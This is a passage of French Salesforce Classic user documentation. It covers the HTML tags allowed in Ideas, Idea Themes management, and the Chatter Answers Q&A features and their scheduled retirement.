| `<a>` | `<dt>` | `<q>` |
| `<abbr>` | `<em>` | `<samp>` |
| `<acronym>` | `<font>` | `<small>` |
| `<address>` | `<h1>` | `<span>` |

| | | |
|---|---|---|
| <b> | <h2> | <strike> |
| <bdo> | <h3> |  |
| <big> | <h4> | <sub> |
| <blockquote> | <h5> | <sup> |
| <br> | <h6> | <table> |
| <caption> | <hr> | <tbody> |
| <cite> | <i> | <td> |
| <code> | <img> | <tfoot> |
| <col> | <ins> | <th> |
| <colgroup> | <kbd> | <thead> |
| <dd> | <li> | <tr> |
| <del> | <ol> | <tt> |
| <dfn> | <p> | <ul> |
|  | <pre> | <var> |
| <dl> | | |

Les balises ci-dessus peuvent inclure les attributs suivants :

| | | |
|---|---|---|
| alt | face | taille |
| background | height | src |
| border | href | style |
| class | name | cible |
| colspan | rowspan | width |

Les attributs ci-dessus peuvent inclure des URL qui commencent par les éléments suivants :

- http:
- https:
- file:
- ftp:
- mailto:
- #
- / pour les liens relatifs

### Activation de l'éditeur HTML dans Idées

L'éditeur HTML est activé par défaut pour la plupart des organisations. Si l'éditeur HTML n'est pas activé dans votre organisation, un administrateur peut l'activer comme indiqué dans Personnalisation des paramètres de Idées à la page 2729.

ATTENTION: Une fois l'éditeur HTML activé, vous ne pouvez plus le désactiver.

Avant d'activer l'éditeur HTML, notez les points suivants :

- Chaque description d'idée HTML est limitée à une taille maximale de 32 Ko. Chaque commentaire est limité à une taille maximale de 4 Ko.
- Si vous utilisez l'éditeur HTML pour modifier et enregistrer la description ou le commentaire d'une idée qui était au format texte, Salesforce enregistre la description ou le commentaire dans le format HTML.
- Dans les vues de liste et les résultats de recherche, Salesforce n'affiche que les 255 premiers caractères de la description ou du commentaire d'une idée. Ce nombre inclut les balises HTML.

CONSULTER ÉGALEMENT :

Présentation des Idées
Utilisation des idées
Commentaires sur des idées
Publication et modification d'idées

## Thèmes d'idées


Les Thèmes d'idées permettent d'inviter des membres de communauté à publier des idées sur des thèmes spécifiques afin d'aider les membres à résoudre des problèmes ou de proposer des innovations pour votre société. Par exemple, pour mobiliser et stimuler votre communauté lors du lancement d'un nouveau produit, vous pouvez demander aux membres de collaborer pour créer le nom du produit. Les membres de la communauté collaborent et ajoutent des idées au thème d'idée, et vous suivez leur activité, notamment leur vote et leurs commentaires sur les idées des autres membres, jusqu'à la désignation de l'idée gagnante.

Lors de la création d'un thème d'idée, vous pouvez ajouter des images, des vidéos et d'autres contenus multimédias afin de mettre en scène ou d'expliquer l'idée que vous présentez à la communauté. Vous pouvez également afficher et gérer la liste des idées qui ont été publiées dans le thème d'idée.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition




CONSULTER ÉGALEMENT :

Création et modification de thèmes d'idées

Utilisation des thèmes d'idées

Gestion des thèmes d'idées

## Utilisation des thèmes d'idées

Cliquez sur l'onglet Thèmes d'idées pour afficher, filtrer, modérer et créer des thèmes à partir de listes.

- Cliquez sur **Créer une vue** pour définir vos propres vues de liste personnalisées. Pour modifier ou supprimer une vue que vous avez créée, sélectionnez-la dans la liste déroulante Afficher, puis cliquez sur **Modifier**. Si votre organisation a plusieurs communautés, nous recommandons d'ajouter `Communauté` à vos vues pour afficher le nom de la communauté associée à chaque thème d'idée. L'ajout du champ `Zone` à la vue facilite également la gestion de zones multiples.
- Cliquez sur `Nouveau thème d'idée` dans la page de liste Thèmes d'idées, ou cliquez sur `Nouveau` dans la liste Thèmes d'idées récents dans la présentation de page Thèmes d'idées pour créer un thème d'idée.
- Pour actualiser une liste qui a été mise à jour, cliquez sur .
- Cliquez sur **Modifier** ou sur **Suppr** pour modifier ou supprimer un thème d'idée.

  Remarque: La suppression d'un thème d'idée entraîne également la suppression des idées associées. Inversement, la restauration d'un thème d'idée entraîne également la restauration des idées associées.

CONSULTER ÉGALEMENT :

Création et modification de thèmes d'idées

Thèmes d'idées

Gestion des thèmes d'idées

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour afficher l'onglet Thèmes d'idées :

- Lire sur les Thèmes d'idées

Pour créer des thèmes d'idées :

- Créer sur les idées

## Création et modification de thèmes d'idées

Vous pouvez utiliser l'onglet Thèmes d'idées dans l'application et la console, afin de créer et de modifier des thèmes d'idées pour les communautés que vous gérez.

1. Cliquez sur **Nouveau thème d'idée** dans la page de liste Thèmes d'idées, ou cliquez sur **Nouveau** dans la liste Thèmes d'idées récents dans la présentation de page Thèmes d'idées.
2. Sélectionnez une zone pour le thème d'idée, puis cliquez sur `Continuer`.
3. Sélectionnez le `Statut` du thème d'idée.
4. Sélectionner une catégorie pour le thème :
5. Ajoutez le titre du thème d'idée.
6. Vous pouvez également saisir une description du thème.

   Utilisez l'éditeur HTML pour mettre en forme votre texte et ajouter une image ou une vidéo.
7. Cliquez sur `Enregistrer`.

CONSULTER ÉGALEMENT :

Thèmes d'idées

Utilisation des thèmes d'idées

Gestion des thèmes d'idées

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour afficher l'onglet Thèmes d'idées :

- Lire sur les Thèmes d'idées

Pour créer des thèmes d'idées :

- Créer sur les idées

## Gestion des thèmes d'idées

Dans la page de détail Thèmes d'idées, vous pouvez gérer un thème et ses idées associées. En tant qu'administrateur, vous pouvez effectuer les tâches suivantes :

- `Modifier`, `Supprimer` ou `Cloner` un thème d'idée.
- `Modifier` ou `Supprimer` des idées qui ont été soumises au thème d'idée.
- Déplacez une idée d'un thème d'idée vers un autre dans vos zones.

  Vous pouvez le faire en modifiant le nom de l'idée, ce qui permet de retirer l'idée du thème d'idée actuel et de sélectionner un autre thème d'idée.
- Afficher le nombre d'idées qui ont été soumises pour le thème d'idée. Les idées fusionnées ne s'affichent pas dans la liste des idées soumises de la page de détail des thèmes d'idées et ne sont pas prises en compte dans le champ `Idées soumises`.
- Créer une idée et la publier dans le thème d'idée dans lequel vous travaillez.

CONSULTER ÉGALEMENT :

Création et modification de thèmes d'idées

Utilisation des thèmes d'idées

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour afficher l'onglet Thèmes d'idées :

- Lire sur les Thèmes d'idées

Pour créer et modifier des thèmes d'idées :

- Créer sur les idées

# Utilisation de l'onglet Q&A de Réponses Chatter

**Remarque:** Le retrait de Réponses Chatter est planifié dans toutes les organisations Salesforce à compter de la version Winter '18. Pour plus d'informations, reportez-vous à Retrait de Réponses Chatter dans la version Winter '18. À compter de la version Summer '16, Réponses Chatter n'est plus disponible dans les nouvelles organisations. Vous utilisez à la place les Questions Chatter, une fonctionnalité QetR intégrée de façon transparente à Chatter. Les Questions Chatter permettent aux utilisateurs de poser des questions et de trouver les réponses sans jamais quitter Chatter. Si la fonctionnalité a été activée avant la version Summer '16, les organisations existantes gardent accès à Réponses Chatter jusqu'à la version Winter '18.

Réponses Chatter est une communauté de support en libre-service dans laquelle les utilisateurs peuvent publier des questions, et recevoir des réponses et des commentaires d'autres utilisateurs ou de vos agents de support. Réponses Chatter regroupe les Requêtes, les Questions et les Réponses, ainsi que les articles Salesforce Knowledge pour une expérience unifiée.

Chatter Answers permet à vos clients de :

- Publier, consulter et répondre à des questions via l'onglet Q&A.
- Supprimer leurs propres questions et réponses.
- Marquer des questions et des réponses en tant que spam, détestable ou inapproprié.
- Recevoir des e-mails lorsque des réponses sont apportées à leurs questions ou lorsque les meilleures réponses sont sélectionnées pour les questions qu'ils suivent.
- Collaborer publiquement ou en privé avec des agents de support pour résoudre les problèmes soumis dans des requêtes ouvertes.
- Rechercher et consulter des articles de Salesforce Knowledge.
- Aimez une publication ou un article de Salesforce Knowledge pour aider à déterminer sa popularité.
- Charger leurs propres photos dans leur profil.
- Afficher le nombre total de publications d'autres utilisateurs et le nombre de réponses marquées en tant que meilleure réponse par d'autres utilisateurs.

## Éditions

Disponible avec : Salesforce Classic

Réponses Chatter est disponible avec : **Enterprise** Edition, **Developer** Edition, **Performance** Edition et **Unlimited** Edition


## AUTORISATIONS UTILISATEUR

Pour afficher les questions :
- Lire sur les questions

Pour poser des questions et y répondre :
- Créer sur les questions

Pour afficher des requêtes :
- Lire sur les requêtes

Pour modifier des requêtes :
- Modifier sur les requêtes




1. **Recherche** : Les clients peuvent rechercher des questions existantes avant de publier leurs questions.
2. **Filtrer** et **Trier** : Les membres de communauté et les agents de support peuvent sélectionner différentes options d'affichage des questions dans le fil.

   Les recherches sous l'onglet Q&A de Réponses Chatter peuvent être filtrées pour afficher les questions selon les critères suivants :

   - **Toutes les questions** affiche toutes les questions de la zone, ainsi que les articles de Salesforce Knowledge, si activé.
   - **Questions sans réponse** affiche toutes les questions auxquelles personne n'a répondu.
   - **Questions non résolues** affiche toutes les questions qui n'ont aucune meilleure réponse.
   - **Questions résolues** affiche toutes les questions qui ont une meilleure réponse, ainsi que les articles de Salesforce Knowledge, si activé.
   - **Mes questions** affiche toutes les questions que vous avez posées et que vous suivez.

   Vous pouvez ensuite trier les résultats avec les options suivantes :

   - **Date de publication** trie les questions par ancienneté, les plus récentes affichées en premier.
   - **Activité récente** trie les questions par ancienneté des réponses et des commentaires, les plus récents affichés en premier.
   - **Plus populaires** trie les questions par popularité, celles qui ont reçu le plus de mentions J'aime, de votes positifs et de suiveurs affichées en premier.
3. **Question** : Les clients peuvent publier une question dans la communauté pour demander une aide. Les autres membres de la communauté peuvent publier des réponses ou suivre la question afin de recevoir des notifications par e-mail pour les publications suivantes.
4. Parcourir par catégorie : Si les catégories sont activées dans la communauté, les membres peuvent cliquer sur le nom d'une catégorie pour afficher les questions associées.

5. **Réputation** : Les membres de la communauté peuvent obtenir des points et recueillir des votes, qui s'affichent en survolant leur photo dans le fil.
6. **Commentaire** : Les membres de la communauté et les agents de support peuvent commenter une question, et le client peut désigner un commentaire comme meilleure réponse.

Réponses Chatter permet aux organisations de service de :

- Créer plusieurs communautés et de les organiser en différentes zones, chaque zone ayant ses propres centres d'intérêt et questions.
- Utiliser leur marque dans les communautés et les personnaliser les communautés.
- Autoriser les agents à répondre aux clients publiquement ou en privé.
- Automatiser la création de requêtes à partir de questions à l'aide d'un déclencheur Apex et de règles de workflow.
- Orienter les demandes des clients via la participation.
- Encouragez la participation en affichant publiquement les statistiques d'utilisateur.
- Modérer des questions et des réponses depuis l'onglet Q&A dans l'application Salesforce interne ou depuis la communauté.

Les réponses aux questions des clients sont généralement publiées dans l'onglet Q&A via l'un des processus suivants :

| Réponse à une question par une question similaire associée à une meilleure réponse | Réponse à une question par les membres de la communauté | Réponse à une question par un agent de support | Réponse à une question par un article de Salesforce Knowledge |
|---|---|---|---|
| 1. Un client soumet une question ou des mots clés via l'onglet Q&A de Réponses Chatter, puis clique sur **Publier votre question**.<br>2. Une question similaire avec une meilleure réponse s'affiche dans les résultats de recherche.<br>3. Le client sélectionne cette question et affiche la réponse. | 1. Un client soumet une question ou des mots clés via l'onglet Q&A de Réponses Chatter, puis clique sur **Publier votre question**.<br>2. Aucune question similaire ne s'affiche dans les résultats de recherche.<br>3. Le client continue et saisit une description de la question, puis clique sur **Publier dans la communauté** pour publier une question publique.<br>4. Un membre de la communauté ou un agent de support lit la question et ajoute un commentaire qui apporte une réponse à la question du client. | 1. Un client soumet une question ou des mots clés via l'onglet Q&A de Réponses Chatter, puis clique sur **Publier votre question**.<br>2. Aucune question similaire ne s'affiche dans les résultats de recherche.<br>3. Le client continue et saisit une description de la question, puis sélectionne **Publier en privé pour le représentant** pour publier une question privée.<br>4. La question privée est convertie en requête.<br>5. Un agent de support lit la requête et ajoute un commentaire privé qui répond à la question du client. | 1. Un client soumet une question ou des mots clés via l'onglet Q&A de Réponses Chatter, puis clique sur **Publier votre question**.<br>2. Un article similaire de Salesforce Knowledge auquel une réponse a été apportée s'affiche dans les résultats de recherche.<br>3. Le client sélectionne l'article et affiche la réponse. |

CONSULTER ÉGALEMENT :

Terminologie relative à Chatter

## Terminologie relative à Chatter

**Remarque:** Le retrait de Réponses Chatter est planifié dans toutes les organisations Salesforce à compter de la version Winter '18. Pour plus d'informations, reportez-vous à Retrait de Réponses Chatter dans la version Winter '18. À compter de la version Summer '16, Réponses Chatter n'est plus disponible dans les nouvelles organisations. Vous utilisez à la place les Questions Chatter, une fonctionnalité QetR intégrée de façon transparente à Chatter. Les Questions Chatter permettent aux utilisateurs de poser des questions et de trouver les réponses sans jamais quitter Chatter. Si la fonctionnalité a été activée avant la version Summer '16, les organisations existantes gardent accès à Réponses Chatter jusqu'à la version Winter '18.

Éditions

Disponible avec : Salesforce Classic

Réponses Chatter est disponible avec : **Enterprise** Edition, **Developer** Edition, **Performance** Edition et **Unlimited** Edition

Les termes ci-après sont utilisés pour décrire les fonctions et les fonctionnalités de Chatter Answers.

**Réponses**
Cette fonctionnalité de l'application Communauté permet aux utilisateurs de poser des questions et aux membres de la communauté de publier des réponses. Les membres de la communauté peuvent voter sur le pertinence de chaque réponse et la personne qui a posé la question peut choisir la meilleure réponse.

**Article**
Les *articles* capturent les informations sur les produits et les services de votre société que vous souhaitez publier dans votre base de connaissances.

**Meilleure réponse**
Lorsqu'un membre de la communauté de réponse pose une question et que d'autres membres de la communauté publient une réponse, la personne qui a posé la question peut marquer la meilleure réponse. La meilleure réponse s'affiche ensuite directement sous la question (au-dessus des autres réponses). L'identification de la meilleure réponse permet aux autres membres de la communauté qui se posent la même question de retrouver rapidement les informations les plus pertinentes et utiles.

**Indicateur**
Icône sur laquelle les utilisateurs peuvent cliquer pour signaler une question ou une réponse comme spam, détestable ou inappropriée.

**Suivre**
Abonnement à une question qui permet de recevoir des e-mails lorsqu'une personne répond à une question spécifique ou la commente.

**J'aime**
Pour afficher le support ou indiquer la qualité ou l'intérêt d'une question, d'une réponse ou d'un article de la base de connaissances.

**Standard**
La popularité de chaque question est basée sur le nombre de mentions **J'aime** par des utilisateurs pendant une période spécifique.

**Question**
Problème publié dans une communauté de réponses. Lorsqu'un membre d'une communauté pose une question, les autres membres de la communauté publient des réponses pour aider à résoudre la question.

**Question, privée**
Problème publié dans une communauté de réponse, mais marqué comme **Privé**, auquel seuls les agents de support peuvent accéder et répondre.

**Réponse**
Réponse à une question dans une communauté de réponses. Lorsque des membres de la communauté répondent à une question, la personne qui l'a posée peut désigner la meilleure réponse et clôturer la question.

**Rubriques**
Menu latéral qui répertorie des catégories de données dans lesquelles vos clients peuvent parcourir des questions et des réponses. Par exemple, si vous avez une zone pour des produits matériels, vos rubriques peuvent inclure des ordinateurs portables, des ordinateurs de bureau et des imprimantes.

**Vote, Réponse**
Dans la communauté de réponses, un vote signifie que vous avez approuvé ou réprouvé une réponse à une idée.

**Zones**
Les zones organisent les idées et les questions en groupes logiques, chaque zone possédant ses propres centres d'intérêt et ses idées et questions uniques

CONSULTER ÉGALEMENT :

Utilisation de l'onglet Q&A de Réponses Chatter

## Utilisation de Chatter Answers

AUTORISATIONS UTILISATEUR

| | |
|---|---|
| Pour afficher les questions : | Lire sur les questions |
| Pour poser des questions et y répondre : | Créer sur les questions |
| Pour afficher des requêtes : | Lire sur les requêtes |
| Pour modifier des requêtes : | Modifier sur des requêtes |
| Pour gérer les utilisateurs de Chatter Answers (portail client) : | Modifier les utilisateurs libre-service |
| Pour poser une question privée : | Lire sur les comptes |

Éditions

Disponible avec : Salesforce Classic

Réponses Chatter est disponible avec : **Enterprise** Edition, **Developer** Edition, **Performance** Edition et **Unlimited** Edition

**Remarque:** Le retrait de Réponses Chatter est planifié dans toutes les organisations Salesforce à compter de la version Winter '18. Pour plus d'informations, reportez-vous à Retrait de Réponses Chatter dans la version Winter '18. À compter de la version Summer '16, Réponses Chatter n'est plus disponible dans les nouvelles organisations. Vous utilisez à la place les Questions Chatter, une fonctionnalité QetR intégrée de façon transparente à Chatter. Les Questions Chatter permettent aux utilisateurs de poser des questions et de trouver les réponses sans jamais quitter Chatter. Si la fonctionnalité a été activée avant la version Summer '16, les organisations existantes gardent accès à Réponses Chatter jusqu'à la version Winter '18.

Réponses Chatter permet de travailler sur des questions et des requêtes envoyées par des clients dans une zone. Lorsqu'un client publie une question dans la zone, vous ou d'autres clients peuvent y répondre. Les questions sont converties en requêtes lorsqu'elles sont marquées `Privé` ou passé un délai spécifié par votre administrateur.

Chatter Answers permet de :

- Répondre à des questions converties en requêtes.
- Créer des vues personnalisées pour des requêtes converties en questions en filtrant par `Origine de la requête`.
- Chargez une photo dans votre profil pour permettre aux clients de mettre un visage sur votre nom.
- Travailler avec des utilisateurs de Chatter Answers, qui sont essentiellement des utilisateurs du Portail client.
- Attribuer la fonctionnalité Utilisateur de Chatter Answers aux utilisateurs du portail qui ne s'inscrivent pas eux-mêmes, pour leur permettre d'accéder à votre communauté.
- Utiliser l'onglet Q&A pour modérer des questions et pour :
  - Examiner des listes de questions.
  - Répondre à des questions ou ajouter des réponses à des questions.
  - Escalader une question en requête.

- Supprimer des questions ou des réponses.
- Sélectionner les meilleures réponses à des questions.
- Promouvoir des réponses pertinentes en articles Salesforce Knowledge.

Remarque: Nous recommandons d'affecter un agent de support à l'examen des questions publiques sous l'onglet Q&A. Les agents ne peuvent pas cliquer sur **Marquer** en regard des questions ou des réponses considérées comme spam, détestables ou inappropriées. Ils peuvent toutefois modifier et supprimer des questions ou des réponses dans une zones via l'onglet Q&A s'ils disposent de l'autorisation « Supprimer » sur les questions.

Conseil: Pour modérer rapidement de nombreuses questions, nous recommandons aux agents de support d'examiner les questions dans des listes épinglées dans la Salesforce Console (nécessite l'ajout de l'onglet Q et R à l'onglet Navigation de la console).

CONSULTER ÉGALEMENT :

Utilisation de l'onglet Q&A de Réponses Chatter

Terminologie relative à Chatter

## Accueil des questions

| AUTORISATIONS UTILISATEUR | |
|---|---|
| Pour afficher l'onglet Questions : | Lire sur les questions |
| Pour poser des questions et y répondre : | Créer sur les questions |
| Pour supprimer des questions et des réponses : | Supprimer sur les questions |
| Pour escalader une question en requête : | Créer sur les requêtes |
| Pour modifier des questions : | Modifier sur les questions |

Éditions

Disponible avec : Salesforce Classic

Réponses est disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition.

Remarque: Le retrait de Réponses est planifié dans toutes les organisations Salesforce à compter de la version Winter ’18. Pour plus d’informations, reportez-vous à Retrait de Réponses Chatter dans la version Winter ’18. À compter de la version Summer ’13, Réponses n'est pas disponible pour les nouvelles organisations. Vous utilisez à la place les Questions Chatter, une fonctionnalité QetR intégrée de façon transparente à Chatter. Les Questions Chatter permettent aux utilisateurs de poser des questions et de trouver les réponses sans jamais quitter Chatter. Si la fonctionnalité a été activée avant la version Summer ’13, les organisations existantes gardent accès à Réponses jusqu'à la version Winter ’18.

L'onglet Questions permet d'afficher, de rechercher, de filtrer, de modérer et de créer des questions dans des listes.

- Pour rechercher des questions, saisissez au moins deux lettres d'une question dans la case Rechercher toutes les questions. Lors de la saisie, les questions qui correspondent aux termes recherchés s'affichent.
- Sélectionnez des vues de liste prédéfinies dans la liste déroulante Afficher. Parmi les listes prédéfinies dans lesquelles vous pouvez filtrer les questions figurent :
  - Questions avec une meilleure réponse
  - Questions sans meilleure réponse
- Cliquez sur **Créer une vue** pour définir vos propres vues de liste personnalisées. Pour modifier ou supprimer une vue que vous avez créée, sélectionnez-la dans la liste déroulante Afficher, puis cliquez sur **Modifier**.

- Cliquez sur `Nouvelle question` dans la vue de liste Questions ou sur `Nouveau` dans la liste Questions récentes, dans la page de présentation des questions, pour créer une question.
- Pour actualiser une liste qui a été mise à jour, cliquez sur .
- Une fois la question sélectionnée dans la liste :
  - Saisissez une réponse ou un commentaire, puis cliquez sur **Répondre au client et à la zone** pour répondre aux clients.
  - Cliquez sur , puis sélectionnez :
    - **Supprimer** pour supprimer la question de la communauté.
    - **Escalader en requête** pour créer une requête à partir de la question.
    - **Modifier** pour modifier les champs dans une question existante.
  - Cliquez sur dans l'une des réponses à la question, puis sélectionnez :
    - **Supprimer** pour supprimer la réponse de la communauté.
    - **Promouvoir vers article** pour ajouter la réponse en tant qu'article brouillon dans la base de connaissances (disponible si elle est configurée par votre administrateur).
    - **Modifier** pour modifier les champs dans une réponse existante.
  - Si la question est privée (ce qui signifie que seuls les agents de support peuvent l'afficher et y répondre), vous pouvez cliquer sur le lien de la requête pour afficher la requête automatiquement associée à la question.

Remarque: L'onglet Questions est destiné à Chatter Answers, mais vous pouvez également l'utiliser pour afficher des questions de la fonctionnalité Réponses.

CONSULTER ÉGALEMENT :

Accueil des questions

## Recherche de questions et de réponses sous l'onglet Q&A Réponses Chatter

Recherchez dans l'onglet Q&A de Réponses Chatter pour consulter des questions et des réponses, les meilleures réponses et des articles Salesforce Knowledge pouvant aider à trouver rapidement des réponses. La recherche sous l'onglet Q&A peut vous aider à éviter la publication de questions redondantes.

Remarque: Le retrait de Réponses Chatter est planifié dans toutes les organisations Salesforce à compter de la version Winter '18. Pour plus d'informations, reportez-vous à Retrait de Réponses Chatter dans la version Winter '18. À compter de la version Summer '16, Réponses Chatter n'est plus disponible dans les nouvelles organisations. Vous utilisez à la place les Questions Chatter, une fonctionnalité QetR intégrée de façon transparente à Chatter. Les Questions Chatter permettent aux utilisateurs de poser des questions et de trouver les réponses sans jamais quitter Chatter. Si la fonctionnalité a été activée avant la version Summer '16, les organisations existantes gardent accès à Réponses Chatter jusqu'à la version Winter '18.

1. Sous l'onglet Q&A, saisissez votre question dans la case de recherche.
2. Cliquez sur la loupe pour afficher les questions et les articles correspondants dans la zone.
   S'ils sont activés, les articles Salesforce Knowledge s'affichent également dans les résultats.

Les recherches sous l'onglet Q&A de Réponses Chatter peuvent être filtrées pour afficher les questions qui remplissent les critères suivants :

- **Toutes les questions** affiche toutes les questions de la zone, ainsi que les articles de Salesforce Knowledge, si activé.

Éditions

Disponible avec : Salesforce Classic

Réponses Chatter est disponible avec : **Enterprise** Edition, **Developer** Edition, **Performance** Edition et **Unlimited** Edition

AUTORISATIONS UTILISATEUR

Pour afficher les questions :
- Lire sur les questions

- **Questions sans réponse** affiche toutes les questions auxquelles personne n'a répondu.
- **Questions non résolues** affiche toutes les questions qui n'ont aucune meilleure réponse.
- **Questions résolues** affiche toutes les questions qui ont une meilleure réponse, ainsi que les articles de Salesforce Knowledge, si activé.
- **Mes questions** affiche toutes les questions que vous avez posées et que vous suivez.

Vous pouvez ensuite trier les résultats avec les options suivantes :

- **Date de publication** trie les questions par ancienneté, les plus récentes affichées en premier.
- **Activité récente** trie les questions par ancienneté des réponses et des commentaires, les plus récents affichés en premier.
- **Plus populaires** trie les questions par popularité, celles qui ont reçu le plus de mentions J'aime, de votes positifs et de suiveurs affichées en premier.

Remarque: Dans la case de recherche de l'en-tête, en haut de la page, vous pouvez rechercher davantage d'objets que sous l'onglet Q&A. Les recherches globales effectuées par des utilisateurs internes renvoient des résultats générés par toutes les questions disponibles dans l'organisation. Les recherches effectuées par d'autres utilisateurs dans des communautés Chatter renvoient des résultats générés par toutes les questions disponibles dans la communauté.

## Sélection de la meilleure réponse à une question

Remarque: Le retrait de Réponses Chatter est planifié dans toutes les organisations Salesforce à compter de la version Winter '18. Pour plus d'informations, reportez-vous à Retrait de Réponses Chatter dans la version Winter '18. À compter de la version Summer '16, Réponses Chatter n'est plus disponible dans les nouvelles organisations. Vous utilisez à la place les Questions Chatter, une fonctionnalité QetR intégrée de façon transparente à Chatter. Les Questions Chatter permettent aux utilisateurs de poser des questions et de trouver les réponses sans jamais quitter Chatter. Si la fonctionnalité a été activée avant la version Summer '16, les organisations existantes gardent accès à Réponses Chatter jusqu'à la version Winter '18.

Une fois votre question posée, vous pouvez suivre les réponses publiées par les autres membres de la communauté et en choisir une comme meilleure réponse. La meilleure réponse est mise en évidence directement sous la question afin de faciliter sa consultation et d'aider les membres de la communauté à identifier la solution la plus utile au problème soulevé par votre question.

Seuls les administrateurs Salesforce et l'utilisateur qui posé la question peuvent marquer une réponse comme la meilleure.

Pour sélectionner la meilleure réponse :

1. Sous l'onglet Q&A, accédez à votre question, puis cliquez sur son titre.
2. Choisissez la réponse la plus utile, puis cliquez sur **Marquer comme meilleure réponse**.

   Pour identifier la meilleure réponse, examinez les votes (« j'aime » et « je n'aime pas ») attribués à chaque réponse. La réponse qui comporte le plus grand nombre de votes « j'aime » inclut probablement les informations les plus pertinentes. Si une question fait l'objet de nombreuses réponses, essayez de les trier par **Nombre de votes** afin d'afficher en haut de la liste les réponses ayant recueilli le plus grand nombre de votes « j'aime » et « je n'aime pas ».

Une fois la meilleure réponse sélectionnée :

- La question est marquée « Résolue ». Les membres de la communauté peuvent continuer à publier et à voter pour des réponses aux questions.

**Éditions**

Disponible avec : Salesforce Classic

Réponses Chatter disponibles avec : **Enterprise** Edition, **Developer** Edition, **Performance** Edition et **Unlimited** Edition

**AUTORISATIONS UTILISATEUR**

Pour afficher les questions :
- Lire sur les questions

Pour poser des questions et y répondre :
- Créer sur les questions

- Si par la suite une meilleure réponse est publiée, il vous suffit de la choisir comme meilleure réponse pour remplacer votre choix initial.
- Vous pouvez supprimer à tout moment le statut de meilleure réponse. Une fois le statut de meilleure réponse supprimé, la réponse devient une réponse normale.

## Réponse aux notifications par e-mail Réponses Chatter

Lorsque vous recevez une notification par e-mail, vous pouvez publier une réponse dans la communauté en répondant à l'e-mail.

**Remarque:** Le retrait de Réponses Chatter est planifié dans toutes les organisations Salesforce à compter de la version Winter '18. Pour plus d'informations, reportez-vous à Retrait de Réponses Chatter dans la version Winter '18. À compter de la version Summer '16, Réponses Chatter n'est plus disponible dans les nouvelles organisations. Vous utilisez à la place les Questions Chatter, une fonctionnalité QetR intégrée de façon transparente à Chatter. Les Questions Chatter permettent aux utilisateurs de poser des questions et de trouver les réponses sans jamais quitter Chatter. Si la fonctionnalité a été activée avant la version Summer '16, les organisations existantes gardent accès à Réponses Chatter jusqu'à la version Winter '18.

**Éditions**

Disponible avec : Salesforce Classic

Réponses Chatter est disponible avec : **Enterprise** Edition, **Developer** Edition, **Performance** Edition et **Unlimited** Edition

Lorsque vous recevez une notification par e-mail relative à une question, vous pouvez répondre directement à partir du message. La réponse s'affiche sous l'onglet Q&A. Vous recevez une notification par e-mail pour les événements suivants :

- Quelqu'un répond à une question que vous avez posée ou que vous suivez.
- Le support client ou un modérateur sélectionne une meilleure réponse à une question que vous avez posée ou que vous suivez.

**Remarque:** Pour répondre à des notifications par e-mail, votre administrateur doit activer les réponses par e-mail dans la page des paramètres de Réponses Chatter.

Notez les conseils ci-dessous relatifs à l'envoi de réponses par e-mail :

